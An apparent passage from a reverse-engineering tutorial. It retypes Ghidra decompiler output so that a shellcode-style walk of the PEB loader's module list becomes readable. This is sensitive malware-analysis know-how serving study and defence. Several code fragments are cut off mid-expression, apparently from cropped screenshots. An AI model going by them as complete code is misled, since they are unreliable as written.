


```
uint uVar8;
int unaff_FS_OFFSET;

FUN_0000008f();
puVar6 = *(undefined4 **)(*(int *)(*(int *)(unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
do {
  uVar4 = (
  uVar8 = 0
  pbVar7 =
  do {
    bVar2 =
    if ('`'
      bVar2 = bVar2 - 0x20;
    }
```

Data Type Chooser Dialog

TEB32 *

We can then retype the `ProcessEnvironmentBlock` value as a `PEB *`




```
byte *pbVar7;
uint uVar8;
TEB32 *unaff_FS_OFFSET;

FUN_0000008f();
puVar6 = *(undefined4 **)(*(int *)(unaff_FS_OFFSET->ProcessEnvironmentBlock + 0xc) + 0x14);
do {
  uVar4 = (
  uVar8 = 0
  pbVar7 =
  do {
    bVar2 =
    if ('`'
      bVar2 = bVar2 - 0x20;
    }
```

```
PEB *
```

This will clean up many of the associated structures with their proper named values.

We won't go much into this today but it's a good thing to know about if you're able to recognize structures being used. (Typically you can just google offsets and find the corresponding header/structure file)



```
TEB32 *unaff_FS_OFFSET;

FUN_0000008f();
p_Var5 = (unaff_FS_OFFSET->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList).Flink;
do {
  uVar3 = (uint)*(ushort *)((int)&p_Var5[0x4].Blink + 0x2);
  uVar8 = 0x0;
  p_Var6 = p_Var5[0x5].Flink;
  do {
```